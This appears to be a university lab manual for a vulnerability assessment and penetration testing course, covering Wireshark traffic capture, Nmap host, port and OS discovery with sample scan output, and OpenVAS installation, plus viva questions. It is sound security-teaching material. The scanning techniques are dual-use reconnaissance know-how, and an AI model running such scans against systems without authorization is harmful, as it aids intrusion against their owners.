ACS College of Engineering

DEPARTMENT OF CSE (CYBER SECURITY)

VULNERABILITY ASSESMENT AND PENETRATION TESTING

LAB MANUAL

(BCY701)

(As per Visvesvaraya Technological University Course type- IPCC)

Compiled by

DEPARTMENT OF CSE (CYBER SECURITY)

ACADEMIC YEAR 2024-2025

Name: _____

USN: _____

BCY701 VULNERABILITY ASSESSMENT AND PENETRATION TESTING

SYALLABUS

SEMESTER–VII

VULNERABILITY ASSESMENT AND PENETRATION TESTING LABORATORY

(Effective from the academic year 2025-2026)

Course Code– BCY701	CIE Marks -25
Teaching Hours/Week(L:T:P:S)-0:0:2:0	Total labs: 8-10 Lab slots

Course Objectives:

1. Describe the ethical frameworks and methodologies involved in planning and executing a professional Vulnerability Assessment and Penetration Test (VAPT).
2. Utilize penetration testing tools (e.g., Nmap, Metasploit) to discover active hosts, identify services, and exploit vulnerabilities in a controlled environment
3. Analyze and report on the security posture of an organization's internal and external network infrastructure, as well as its web applications, using tools like OpenVAS, Nikto, and Burp Suite.
4. Develop and execute exploits for common vulnerabilities in Linux and Windows operating systems while demonstrating an understanding of memory protections
5. Conduct basic malware analysis and explain the mechanisms of client-side browser exploits to propose effective protection strategies.

Programs List:

Sl. NO.	**Experiments**
1	**Monitoring Network Traffic** Objective: To analyze and capture network traffic to identify patterns, detect anomalies and assess overall network performance and security.
2	**Host & Services Discovery using Nmap** Objective: To identify active hosts and the services they are running within a network using Nmap, enabling a comprehensive understanding of the network environment.
3	**Vulnerability Scanning using OpenVAS** Objective: To perform a systematic assessment of networked systems using OpenVAS to identify potential vulnerabilities that could be exploited by attackers.
4	**Internal Penetration Testing** a. Mapping b. Scanning c. Gaining Access through CVEs d. Sniffing POP3/FTP/Telnet Passwords e. ARP Poisoning

	f. DNS Poisoning Objective: To perform a thorough internal penetration test that systematically assesses the security of the organization's network infrastructure by mapping network resources, scanning for vulnerabilities, exploiting known weaknesses and demonstrating attack techniques, including credential sniffing and poisoning attacks, in order to identify and mitigate potential security risks effectively.
5	**External Penetration Testing** a. Evaluating External Infrastructure b. Creating Topological Map & Identifying IP Address of Target c. Lookup Domain Registry for IP Information d. Examining Use of IPv6 at Remote Location Objective: To conduct a comprehensive external penetration test aimed at evaluating the security of the organization's external infrastructure by assessing vulnerabilities, mapping the network topology, gathering IP and domain registry information, and examining the implementation of IPv6, ultimately identifying potential entry points and recommending measures to strengthen defenses against external threats.
6	**Different Types of Vulnerability Scanning** Objective: To explore and compare various vulnerability scanning techniques and tools, assessing their effectiveness in identifying and prioritizing security risks.
7	**Vulnerability Scanning with Nessus** Objective: To utilize Nessus for comprehensive vulnerability scanning, identifying security weaknesses in systems and providing recommendations for remediation.
8	**Web Application Assessment with Nikto & Burp Suite** Objective: To evaluate web applications for security vulnerabilities using Nikto and Burp Suite, identifying issues such as misconfigurations and common vulnerabilities in web applications.
9	Sample Viva Questions

COURSE OUTCOMES

Course Outcomes: At the end of this course, students are able to:
CO1-Explain the ethical considerations and legal implications in conducting ethical hacking activities using appropriate tools.
CO2- Analyze social engineering, physical penetration and insider attacks using automating penetration testing processes.
CO3- Identify report penetration tests effectively to develop and execute Linux and Windows exploits, bypassing memory protections
CO4-Illustrate web application security vulnerabilities to conduct vulnerability analysis.
CO5-Inspect protection against client-side browser exploits.

Experienmet-1: Monitoring Network Traffic


Objective: To analyze and capture network traffic to identify patterns, detect anomalies and assess overall network performance and security.

Launching Wireshark:

- Find Wireshark in your applications menu and launch it. You'll likely need administrative privileges to capture traffic.


Selecting an Interface:

- Upon launching, Wireshark will show a list of available network interfaces (e.g., Ethernet, Wi-Fi). Select the interface through which you network traffic is flowing.




Starting Capture:

Click the blue "Start capturing packets" fin icon (or Capture -> Start) to begin capturing traffic on the selected interface.




Generating Traffic (for analysis):

● Perform some network activities: browse websites, ping another machine, transfer a file, open an application that uses the network. This will populate your capture with packets to analyze.




Stopping Capture:

● Click the red "Stop capturing packets" square icon (or Capture -> **Stop) to halt the capture.**



Analyzing Captured Traffic:



- Packet List Pane (Top): Shows a summary of each packet: number, time, source IP, destination IP, protocol, length, and information.
- Packet Details Pane (Middle): Expands on the selected packet from the top pane, showing the various layers of the network stack (Ethernet, IP, TCP/UDP, HTTP, etc.) and their details.
- Packet Bytes Pane (Bottom): Displays the raw hexadecimal and ASCII data of the selected packet.
- Filtering: Use the display filter bar at the top (e.g., http, dns,

ip.addr == 192.168.1.1, tcp.port == 80) to narrowdown the displayed packets and focus on specific traffic.

Viva Questions

Q1: **What is the purpose of monitoring network traffic?**

A1: To analyze data flow, detect anomalies, ensure network performance, and identify security threats like intrusions or data exfiltration.

Q2: **Which tools are commonly used for network traffic monitoring?**

A2: Wireshark, tcpdump, Tshark, ntop, and Zeek (formerly Bro).

Q3: **How can you differentiate between normal and abnormal traffic?**

A3: By comparing captured traffic against baseline patterns — e.g., unexpected ports, large data transfers, repeated failed logins, or unusual IP destinations.

Q4: **What is a packet capture (PCAP)?**

A4: A PCAP is a file format used to store raw network traffic data captured from a network interface, analyzable with tools like Wireshark.

Q5: **How can encrypted traffic affect monitoring?**

A5: Encrypted traffic (e.g., HTTPS) hides payload content, limiting visibility. Analysts may rely on metadata (IP, port, packet size, timing) for detection.

Experiemnt-2

Host & Services Discovery using Nmap

Objective: To identify active hosts and the services they are running within a network using Nmap, enabling a comprehensive understanding of the network environment.

1. Basic Host Discovery (Ping Scan):

- This is the quickest way to find out which hosts are online.
- Command: nmap -sn [target_IP_range]
- Example: nmap -sn 192.168.1.0/24 (scans all 254 possible hosts in the 192.168.1.x network).
- Output: Lists IP addresses of responsive hosts.

```
┌──(root㉿kali)-[/home/kali]
└─#  nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 09:37 IST
Nmap scan report for 192.168.1.1
Host is up (0.0012s latency).
Nmap done: 256 IP addresses (1 host up) scanned in 4.05 seconds
```

2. Port Scanning (Service Discovery):

- Once you know which hosts are alive, you want to find out what services (and on which ports) they are running.
- Command: nmap -sV [target_IP]
- Example: nmap -sV 192.168.1.10 (scans common ports and attempts to determine service versions on a specific host).
- Other useful port scan types:

```
└─# nmap -sV 192.168.1.1/24

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 09:48 IST
Stats: 0:00:25 elapsed; 255 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 57.14% done; ETC: 09:49 (0:00:16 remaining)
Stats: 0:00:38 elapsed; 255 hosts completed (1 up), 1 undergoing Service Scan
```

■ -sS (SYN scan/stealth scan): Fast, common, and often less intrusive.

```
└─# nmap -sS testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 09:54 IST
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.35% done; ETC: 09:56 (0:01:55 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 32.30% done; ETC: 09:54 (0:00:21 remaining)
Stats: 0:00:16 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 70.00% done; ETC: 09:54 (0:00:07 remaining)
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 09:54 (0:00:00 remaining)
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.051s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
1720/tcp open  h323q931

Nmap done: 1 IP address (1 host up) scanned in 20.28 seconds
```

■ -sT (TCP connect scan): Full TCP handshake, useful when SYN scan is not possible.

```
└─# nmap -sT testphp.vulnweb.com

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 09:56 IST
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 12.30% done; ETC: 09:57 (0:00:50 remaining)
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 24.55% done; ETC: 09:57 (0:00:31 remaining)
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 44.90% done; ETC: 09:57 (0:00:18 remaining)
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 62.00% done; ETC: 09:57 (0:00:10 remaining)
Stats: 0:00:20 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 79.70% done; ETC: 09:57 (0:00:05 remaining)
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 97.80% done; ETC: 09:57 (0:00:00 remaining)
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.062s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
1720/tcp open  h323q931

Nmap done: 1 IP address (1 host up) scanned in 23.26 seconds
```

■ -sU (UDP scan): For discovering UDP services (e.g., DNS, DHCP). This can be slow.

```
UDP Scan Timing: About 99.99% done; ETC: 10:06 (0:00:00 remaining)
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.23s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
All 1000 scanned ports on testphp.vulnweb.com (44.228.249.3) are in ignored states
Not shown: 1000 open|filtered udp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 235.15 seconds
```

■ -p [port_range] (Specify ports): nmap -sV -p 20-1000 192.168.1.10

■ -A (Aggressive scan): Enables OS detection, version detection, script scanning, and traceroute.

3. Operating System (OS) Detection:

- Nmap can often guess the operating system of the target host.
- Command: nmap -O [target_IP]
- Example: nmap -O 192.168.1.10


```
└─# nmap -O testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 10:09 IST
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 4.55% done; ETC: 10:10 (0:01:24 remaining)
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 30.35% done; ETC: 10:09 (0:00:21 remaining)
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.24s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
1720/tcp open  h323q931
Warning: OSScan results may be unreliable because we could not find at least 1 open and
Device type: general purpose
Running (JUST GUESSING): Linux 4.X|2.6.X|3.X (91%)
OS CPE: cpe:/o:linux:linux_kernel:4.15 cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:lin
Aggressive OS guesses: Linux 4.15 (91%), Linux 2.6.32 (90%), Linux 2.6.32 or 3.10 (90%),
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 22.24 seconds
```

4. Saving Output:

- It's crucial to save your scan results for later analysis or reporting.
- Command: nmap -oN output.txt [scan_options] [target] (normal output)
- Command: nmap -oX output.xml [scan_options] [target] (XML output, useful for parsing by other tools)

```
SYN Stealth Scan Timing: About 99.99% done; ETC: 10:11 (0:00:0
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::
Not shown: 977 closed tcp ports (reset)
PORT      STATE    SERVICE
22/tcp    open     ssh
79/tcp    filtered finger
80/tcp    open     http
111/tcp   filtered rpcbind
113/tcp   filtered ident
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
512/tcp   filtered exec
513/tcp   filtered login
514/tcp   filtered shell
515/tcp   filtered printer
1025/tcp  filtered NFS-or-IIS
1026/tcp  filtered LSA-or-nterm
1063/tcp  filtered kyoceranetdev
1080/tcp  filtered socks
1434/tcp  filtered ms-sql-m
1720/tcp  open     h323q931
3128/tcp  filtered squid-http
4662/tcp  filtered edonkey
6129/tcp  filtered unknown
9929/tcp  open     nping-echo
31337/tcp open     Elite
```



Viva Questions

Q1: **What is host discovery in Nmap?**

A1: The process of identifying live systems on a network, often using ping sweeps or ARP requests.

Q2: **Which command is used for service discovery with Nmap?**

A2: `nmap -sV <target>` is used to detect service versions running on open ports.

Q3: **What is the difference between a TCP SYN scan and a UDP scan?**

A3: A TCP SYN scan (`-sS`) sends half-open connections to detect open ports, while UDP scans (`-sU`) send UDP packets to check open/closed ports.

Q4: **Why is service discovery important for security?**

A4: It reveals running applications and versions, helping identify potential vulnerabilities and attack vectors.

Q5: **How can Nmap scripts (NSE) be used?**

A5: NSE allows automated tasks like vulnerability detection, brute-forcing, and misconfiguration checks using predefined scripts.

Experiment 3: OpenVAS (GVM) Local Installation on Kali Linux – Step-by-Step Guide

Objective: To perform a systematic assessment of networked systems using OpenVAS to identify potential vulnerabilities that could be exploited by attackers.

1. Update Your Kali System


>Sudo apt update && Sudo apt full-upgrade -y

- Ensures all dependencies and core packages are up-to-date.
- **If errors persist — refresh sources.list**
  Open the file:
- `Sudo nano /etc/apt/sources.list`
- Make sure it only contains:
- `deb http://http.kali.org/kali kali-rolling main non-free contrib`

2. Install OpenVAS / GVM

sudo apt install openvas -y

- Installs:
  - **gvmd** (manager daemon)
  - **openvas-scanner** (scanner)
  - **gsa** (web interface)



3. Run the Initial Setup


>Sudo gvm-setup

- Creates DB for gvmd
- Syncs NVT feeds
- Generates SSL certs


- Creates admin user & password (shown at end)

If feed sync fails:

sudo runuser -u _gvm -- greenbone-nvt-sync
You can now run gvm-check-setup to make sure everything is correctly configured
> **gvm-check-setup**




4. Enable & Start Services
sudo systemctl enable --now gvmd
sudo systemctl enable --now ospd-openvas
sudo systemctl enable --now gsad



5. Verify Setup


sudo gvm-check-setup

- Checks feed status, scanner linking, and certificates.



6. Access Web Interface

- URL: https://127.0.0.1:9392
- Accept SSL warning.
- Login with:
  - **Username:** admin
  - **Password:** shown after setup

